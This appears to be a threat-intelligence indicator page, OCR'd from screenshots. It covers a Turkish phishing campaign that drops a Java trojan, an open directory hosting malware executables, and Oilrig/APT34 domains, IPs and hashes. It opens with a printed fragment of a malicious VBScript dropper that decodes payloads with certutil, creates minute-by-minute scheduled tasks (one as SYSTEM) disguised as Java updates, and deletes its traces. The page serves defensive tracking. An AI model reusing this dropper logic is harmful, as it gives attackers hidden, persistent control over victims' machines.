
```
        outFile3 = "C:\Users\"&userName&"\AppData\Local\java\dxyz.base"
        Set objFile3 = objFSO.CreateTextFile(outFile3,True)
        objFile3.Write  code3
        objFile3.Close
End if
if Not objFso.FileExists("C:\Users\"&userName&"\AppData\Local\java\cxyz.bat") Then
                code4="@schtasks /create /F /sc minute /mo 1 /tn ""\Java\JavaUpdates"" /tr ""wscript /b
""C:\Users\"&userName&"\AppData\Local\java\rxyz.vbs""""NEXTLINE@schtasks /create /F /sc minute /RU
""SYSTEM"" /mo 1 /tn ""\Java\JavaUpdates"" /tr ""wscript /b
""C:\Users\"&userName&"\AppData\Local\java\rxyz.vbs""""
                code4 = Replace(code4, "NEXTLINE", vbCrLf)
                outFile4 = "C:\Users\"&userName&"\AppData\Local\java\cxyz.bat"
                Set objFile4 = objFSO.CreateTextFile(outFile4,True)
                objFile4.Write  code4
                objFile4.Close
                oShell.run "cmd.exe /C certutil -f  -decode C:\Users\"&userName&"\AppData\Local\java\dxyz.base
C:\Users\"&userName&"\AppData\Local\java\dxyz.ps1", 0,false
                oShell.run "cmd.exe /C certutil -f  -decode C:\Users\"&userName&"\AppData\Local\java\hxyz.base
C:\Users\"&userName&"\AppData\Local\java\hxyz.ps1", 0,false
                oShell.run "cmd.exe /C C:\Users\"&userName&"\AppData\Local\java\cxyz.bat", 0,false
                oShell.run "cmd.exe /C wscript  /b C:\Users\"&userName&"\AppData\Local\java\rxyz.vbs", 0,false
```

```
        WScript.Sleep(5000)
        oShell.run "cmd.exe /C del C:\Users\"&userName&"\AppData\Local\java\cxyz.bat", 0,false

        oShell.run "cmd.exe /C del C:\Users\"&userName&"\AppData\Local\java\*.base", 0,false
End If
==================================================
```


2018-1-1: Campaign targeting Turkey with fake purchase order requests, drops low detection Java malware ([tweet](#))



Google translated:
“Hello; please check our order list, delivery time, products and price. if you can inform me in detail.



Embedded jar:



C2:
gorevleriyok.com


Filenames:
Liste_333.DOCX
Liste_442.DOCX
Liste_432.DOCX
Liste_414.DOCX

Java.Agent:
UDB.jar
79b54a24f22bd115fcdb072682dbcf89
Low detection

SHA256:	402984e75ba4dcc875ac9cf579df763b132021d100642bc711761916b91474f3
File name:	UDB.jar
Detection ratio:	3 / 59
Analysis date:	2017-12-20 02:00:45 UTC (1 week, 5 days ago)

Analysis | File detail | Additional information | Comments 0 | Votes

Antivirus	Result
Jiangmin	Trojan.Java.hm
Kaspersky	HEUR:Trojan.Java.Agent.gen
ZoneAlarm by Check Point	HEUR:Trojan.Java.Agent.gen
Ad-Aware	✔
AegisLab	✔
AhnLab-V3	✔



Samples:

ef75cd960864f01a5b55f4b5f704c382b0ae5dbf703516dcf378b7fa232b58de
d52d1126653c8b22c8044cfb39906f291526b496
eef08330339d713c813c28b25f7bd76f9823c66df93c36eb9f99ab64312c3cee
fc08e5213d0f44a9e42c43c612aa8ec3b2f40fb18def0bf6e4bd0beaff63e57e
44e72ef7c22f7ebfa0effa4e895d8b17789c71c7
7fe5b4b644a6481d2e55acce3ceb51c9
cb660b020ddf29da33fd295a3a758c60
c677798cb7a10e35a2e9f95c6d28a4d498fc2bf10489fd8eb0e1bce6ff8b7710
acd5dd90255e34e57457fe5e4b579eecf5c9b3f27fa8bf919d5f4bcafab23727

3b33e7c1991216b6d78c6e75269c0af5
d33174cbd0755e10c3018231dad33858bd525764
950106311438720a0d6e75d087288f27
4cc8309e6b77cc5f7b75c591f0439fe7
476cfa15be89a5f4a0a294842700199b
c4ecce1ba9e3329b0bfc76847215b55c
7e83289b52125155c0cd0987dccf4312
eee90c7ad09f7bcced9ea35ae5901427
59d05150987a89873992352d5420eb0c
40ff93361a551254b49aeb8a84c4a5213f695ea9
24f1f8d7aa528699fce61b584f4c9a93
6ef7fd4ffe8e77a15f89d96d3c20fc5b
e0d131446d671170849e1b6349f47154
3a61cd4912c3f08355fca6854d94398d
55973e55359287da7f2c9d899c41270a
4a223bae841211f1c1976d942b678573
8c06524470f57e7a98da7e57f7f5110a
e145d7bc5d9aa1a84820d6a519cc8284
7b2b7c583e83b5150f26c18265e3f269
c47d2df7593a58c7d3dfdb15afa61de9
e27d86beafe23e6cc9673c2d4dd314198a6c9b74bbd314de7437d570520003ff
aa5b4cbe3faaa3cb9d0d402c1e9687b4
fbb4e9ee5dc125f6f2b07f9dc1f19dc396f3b82b
f244863d869c6589d1ade635a4abb013
8debb85e366743bcb620350f6474c4f1
b55a725c7fd67cf6b490ef7d4be59ee5
b5148fb043377e71f95bb44202aa130d
542124f7dab5da7db916f6d07980b98dc22424b9e6b38b00304375ff75f8c663
0f6e4b8b8facf9a47da75989dfd9af4a
0abb9be7ff115860dc3f84b4d1f8e887c2fce9cd
80862cd7ec4088aca0e0d7056ade1eea
45e46c81707b2860bf6a889dbb78b3c8
72e4cd400b201ef8a17b99fa1421cd40
a787fc4231f37c050cca57ab2d7d8dca
687bd22e93636be852df1ebf9160dcd0016eb4d7
66828446de5c78b8646adf486ea24ec9145cec69a577b4caa4d77efabfaa3a02
33a3e9f42ef9131c292eac6af83ff659
830072cf63f438531e5c2fd2b7792fe2
E406B697EC1DC95A716DDBD5812FAD42
384feefd5f6f33a00dec4f2b23884972
4815c6502d183a4fbd639c66e9a4dadc
099b433f4cda64a24c46e5e4f6f8a3fd
da55dbc45e56842840a79364d5a87165

4bc0045f46e77d7a3abbfd0670b1e560
09a5da1b2b99163fc062d5ad23ed789e
6244d6aebd560e411da8284877fbdae9
a8dce4e9584ff65e30ee7d52880a7e9f
e96b3e1c2bc783127ddd28a7d3047387
942cd28e8c8a13714504a0a803c2d7dc
fc0b1664737120f96478d2361cc82735
fd948769ef250f0d2a4222cb4e7603ff
4161644accf4209aadf4c8d0420bde65
d6c0b58b76bb99d6319c6b4b27cd3dfa
6989c3f29d5f60913665477c116aeb6b
f22ed15a05d6e1542be65c5f6b7bce1a
71d340ee57982d9d976686f511b25d15
4734f4ab97f0e06c379e15e6d33dac7a
f5d06959d4f3b6e4c4d1c7473e673e24
5c0d3ea681c70b3b7c564da5cdec08606e418e20
a626ef62c881ee41c0e1eb6e8b58936491003c0c
08c87d5aa12b79e6e84c09ff3f122e5c
80d44151bbb7574315bbb780327e32027740396e50c3e074f53a92cc75581e9b
7b84067826e2ed9e3d8a74e1b4b864e4
3bfad5d3d1b4013f644ff5a2ef4f5550
b5a4bf6d46fb4a132dd66c9957cb0061
32aa7f8685465f6da44996b30b415066
6a01eff8355d204a5f9dfcf04b5e33ea
b81b2cc658e97283524a1a072fda50b7
ea703d7495fe55e29edca6ce40c480c5503c4f4a
51ead3cfc213e27824b8b69f9b37532a
fc3b2837ecdf833f93ad19acb03acce6
9be172b50f65f0fb76fb4d12478cc00b
db16651b6e3892178e7a0046c41bde3f
7dec6fd211f177c769200f1087428819
f6d9d223b227a514391d377d618ab9fa
6992d39201b739790fc6fc95c0e8908f
d6ba3599ccbb9dbba6f56bad96ee23cb
e57e403e82b2dc4efcb526903cffe445
6a279d428aacafe9ca6f21e33f06ad3f
981077084d23e4d784c6f15f8e59c452
ee7860bf18f3da87ac1d872228c54b93
1c3e2c3f096261554ae7675131ee97db
eea6be0ed3eb779190b613bb42614037
b631811a2cb194aa424bd26554c96982
7543639a3ef995dc646980d0aea96f65
1c28b2e00034c33279654c05f5eb2ce33b095c5a

3a5469238efa8f769d13b3ed857519265011ec6201b61736d789578dc71833f2
fad47ff7367ee992cd00a6e6f593653c7b356c46
70465c264a0e8275e3387423ee28619b
2c1a256ee094a633592e85cc54bfa036905c3b6e85ffc50eb7a9ddf78ecab573
f5889da17d24d5ba6b2cccfab31b8ee394b3257bcbe33ba23a1e8fb406b4536c
af718f802a3dd6d420e3f8f336ecf898
1ef99269108321d85deabc113b8d49da0852d71b
ebb647c22b93a431f6b1bb8df79402b0
4f96cc3790b07063adf228c97e937703
51b223ab27e6a3ba3e0e0def0f68e92c
de61a8e3c909d19eaeb4b396c29f0eeaeb5f0471e4017f4e1a737255dc395ec3
35a1ca0652ef976007514a371256d1fb
c140c2ed3e94a83fcddf068984e501bcada15d9bc1913cc9c20ec692f37c93f7
a1c0f5fe6d7ceceda378c0718b784ea12ab3d0ab
bb66f58066c345af763fd26e093a97347f58a6bf
df423bf28e7453287266ee9023dd6ad1981518da9007220a0beff8e7fba73f23
2557b08c8574f2af2fd4ed584d6be82e6253f3d7ceb9cac4addb3718e8f1de12
aad05f37eb1d0164abcc00b62287db11987ca126
839ddc0597d91de9708c8a446ee2e9e6f41a15d52d19db16c0e37e34ca9dd24f
ac51dc697a5827679a4c2dd8d22a15a4f3028c90
0cabdb42e4f94fc3e14f85de4f888bc66fe1be8a6e6c3e9212da09b307bcdd72
2ef73417dd876289ae3c842d517c638878f73ba5
e898cd76f5a5c687de5d0b914720a955d04a2d9aa54aaac12a2fdfd78c360e1d
aa75bfb18be91fc440acf8e46c6d089a2f2ce8b4
b7f51e495e56b2f5df8bafd93c0885cdc1f78c92bf725c88dc43cac21d14f9b6
e75026628850256d92e976b0463331c658feda19
b55c104c4f565147608542a1c1465420df1b6ac95dff320c7c68d8e3b4bdb851
f72ee3666ab1b3fce36fc68eaa0ecd07a7255ffb
3aa414d4a6b5eae2690c83c9f31749a5abd23217ae707a2f94026a634ae89356
719e72ef345c0b41f9bc99fd6086cac699da52b3

2017-12-21: bad stuff at kemmetal-company.000webhostapp[.]com (tweet)

RE: URGENT ORDER Nº 41401: OFFER for Spain - Message (HTML)

File | Message | Developer

Junk | Delete | Reply | Reply All | Forward | Meeting | More | Create New | Move | OneNote | Actions | Mark Unread | Categorize | Follow Up | Translate | Find | Related | Select | Zoom

Delete | Respond | Quick Steps | Move | Tags | Editing | Zoom

From: jenifer.estrella <info@lotuscorap.com.tr>

Sent: Tue 12/19/2017 4:21 AM

To: m*

Cc:

Subject: RE: URGENT ORDER Nº 41401: OFFER for Spain

Message | Untitled attachment 00001.doc (118 KB)

Dear ,

My name is Jenifer, and I work in Neoperl Ibérica Spain. All the orders or requests that Nikola (from Neoperl Bulgaria), send you are for us, so, we are studying the possibility in placing the orders from here.

We are increasing our volume of attached products, and the market where we sell this type of connection is very competitive, so, the price in this range is very important, so we would be grateful if you could send us your best price, CIF BARCELONA- NEOPERL IBÉRICA, taking into account attached volume.

I hope to hearing from you soon.

Thanks and best Regards,

jenifer.estrella

ANY RUN

File | Home | Insert | Page Layout | References | Mailings | Review | View | Developer

Protected View This file originated as an e-mail attachment and might be unsafe. Click for more details. Enable Editing

kemmetal-company.000webhostapp.com

Hooray, your free website has been s

kemmetal-company.000webhostapp.com

You see this page because your website doesn't have "**index.php**" or "**index.html**"
public_html folder.
Create index file
Below you can see your current files in **public_html** folder.

File	Size	Last Modified
better/	-	Dec 21 2017 05:14:25 AM

kemmetal-company.000webhostapp.com/?dir=better/

File	Size	Last Modified
..	-	Nov 23 2017 07:02:14 AM
dddddddddddddddd #34567 #876543.exe	1362KB	Dec 06 2017 11:44:39 PM
dddddddddddddddd #34567 #87654376.exe	1362KB	Dec 06 2017 11:45:35 PM
ebuqqqqqq234.exe	1290KB	Dec 19 2017 09:06:34 PM
emperrrrrrrrrrr.exe	252KB	Dec 20 2017 11:13:02 AM
JBOY543.exe	1119KB	Dec 19 2017 09:06:34 PM
kkkkkkkkkkkkkkkkkk.exe	252KB	Dec 21 2017 05:14:11 AM
PDF-986444667787555567778# h.exe	140KB	Oct 26 2017 04:59:39 AM
po234567 #5545 #4555.exe	225KB	Nov 13 2017 03:16:46 PM


61c02eee4c54ec66ac2423f21bd72088
9d0e5237bfe1ac4ed9c9d7dff23d4f39
cca5d26ea4018088fc6550a4025f86f6ea6d089b214b2f2c6f3c3ca7d84b97ca
8976c1d821af679850f900e6275f066e90effc2895e3ba7d751fe3d4a58b5857
b0a2e2ed60ae13a6e11d1382e72dc22f6c25e0e7779f7614a685c4666bdbc39c
e40689cbde981dade42f24d71c35c34942f198562cc55ba4420f2d83d6203ca5
a4871f4e462eb56f317ec0e3b90739a6
c6eb6e96367d60fcea2905332830d0d7
70d40f3f3d58ebb6f8da9df865b90221
8f05dfc7c89eaf9445e6e18e81a555b2
d303fda05f157a6070251ac149515c8a
703c04fccc7c3bd933d57576dfeaa794
4fb7f4aaf2d4e26040e60a49d9b95aa6
754dacc2a75580a7418e517d57cb8833
63827bd5a35f2823060983fbfee44216
393a0f6cee777018f22b9f7bdf4217f9
419e6bbca67550ff029d4e1decb6820e
f006f3f42a52d05a84813b815ecfa7c9
05a2f59b9e7c5fd3bcc61301377fca2a
e67509ccef5c7500669886b9ae56c6c7
a85d6bb57ac9f4f3dd03aabaa3ab2e56
4178ea16d1014570f0202d87e75dfdea
6cbb2bd0a400baf5c2539c7f0628e739

67a860ab2a8f77601403388a465b47f2

2017-12-10: Oilrig-APT34 (tweet)

Further indicators following the FireEye report on Oilrig (APT34):

1. Cylance published on PassiveTotoal a project with indicators they attributed to Oilrig https://community.riskiq.com/projects/6f523732-112e-11c5-2575-7506f1da2cae



2. We found overlap with our internal research from October + new indicators based on pivoting

New indicators (not in the FireEye reports) include:
ressume.site
opendns-server.com
Poison-frog.club

IOCs

domain	tatavpnservices.com
domain	fireeyeupdate.com

domain	www.dns-update.club
domain	opendns-server.com
domain	ftp.mumbai-m.site
domain	chrome-dns.com
domain	microsoft-publisher.com
domain	ftp.dnsupdateservers.net
domain	level3-resolvers.net
domain	www.mumbai-m.site
domain	mslicensecheck.com
domain	miedafire.com
domain	news.poison-frog.club
domain	dns-update.club
domain	poison-frog.club
domain	mumbai-m.site
domain	www.poison-frog.club
domain	wp.poison-frog.club
domain	ns1.proxycheker.pro
domain	test.poison-frog.club
domain	ns1.poison-frog.club
domain	ns1.anyportals.com
domain	ns2.poison-frog.club
domain	ns1.hpserver.online
domain	blog.poison-frog.club
domain	ns2.proxycheker.pro
domain	hpserver.online

domain	ns2.anyportals.com
domain	coldflys.com
domain	www.anyportals.com
domain	proxycheker.pro
domain	applicationframehost.in
domain	ftp.hpserver.online
domain	www.hpserver.online
domain	ns2.hpserver.online
domain	anyportals.com
domain	ns2.ressume.site
domain	msoffice365update.com
domain	ntpupdateserver.com
domain	ns1.ressume.site
domain	ns2.dns-update.club
domain	ressume.site
domain	ns1.dns-update.club
domain	ns2.dnsupdateservers.net
domain	ns1.mumbai-m.site
domain	outlookteam.live
domain	ns1.microsoft-publisher.com
domain	dnsupdateservers.net
domain	www.microsoft-publisher.com
domain	ns2.microsoft-publisher.com
domain	www.proxycheker.pro
domain	ns1.dnsupdateservers.net

domain	ns2.mumbai-m.site
email-src	paul.mcalister@mail.com
filename	V7-hpserver.online.hta
ip-dst	46.105.221.247
ip-dst	148.251.55.110
ip-dst	82.102.14.222
ip-dst	145.239.33.100
ip-dst	82.102.14.219
ip-dst	94.23.172.164
ip-dst	82.102.14.217
ip-dst	145.239.119.112
ip-dst	185.15.247.147
md5	a70a08a1e17b820c7dc8ee1247d6bfa2
md5	eaf3448808481fb1fdbb675bc5ea24de
md5	ee1c482c41738aaa5964730dcbab5dff
md5	d85818e82a6e64ca185edfddba2d1b76
md5	e516c3a3247af2f2323291a670086a8f
md5	e6ac6f18256c4dde5bf06a9191562f82
md5	dbfea6154d4f9d7209c1875b2d5d70d5
md5	eeb0ff0d8841c2ebe643fe328b6d9ef5
md5	247b2a9fcba6e9ec29ed818948939702
md5	fb464c365b94b03826e67eabe4bf9165
md5	13b338c47c52de3ed0b68e1cb7876ad2
md5	3c63bff9ec0a340e0727e5683466f435
md5	953c214b00bbfe2d13d102484d2e1895

md5	42449dd79ea7d2b5b6482b6f0d493498
md5	4a7290a279e6f2329edd0615178a11ff
md5	52ca9a7424b3cc34099ad218623a0979
md5	635ed85bfcaab7208a8b5c730d3d0a8c
md5	63d66d99e46fb93676a4f475a65566d8
md5	841ce6475f271f86d0b5188e4f8bc6db
md5	a3fcb4d23c3153dd42ac124b112f1bae
md5	b2d13a336a3eb7bd27612be7d4e334df
md5	9267d057c065ea7448aca1511c6f29c7
md5	c87b0b711f60132235d7440add0360b0
md5	bbde33f5709cb1452ab941c08acc775e
md5	a0e6933f4e0497269620f44a083b2ed4
md5	c9f16f0be8c77f0170b9b6ce876ed7fb
sha1	22efb576348c5e6c925c6e9645f8049b3871c0d1
sha1	ef70838505411056eab71518a8c01fdc1ef48257
sha1	7cc3409380417a8ff294ec5eb6fdf4165d2788bb
sha256	f6fa94cc8efea0dbd7d4d4ca4cf85ac6da97ee5cf0c59d16a6aafccd2b9d8b9a
sha256	c75c85acf0e0092d688a605778425ba4cb2a57878925eee3dc0f4dd8d636a27a
sha256	15ae592875a9e9c9f600ea6bffad04e7830cce3cec5c2443a0b1de8cd60fcecf

CVE-2016-7262 from Kyrgyzstan

Lead by https://twitter.com/securitydoggo

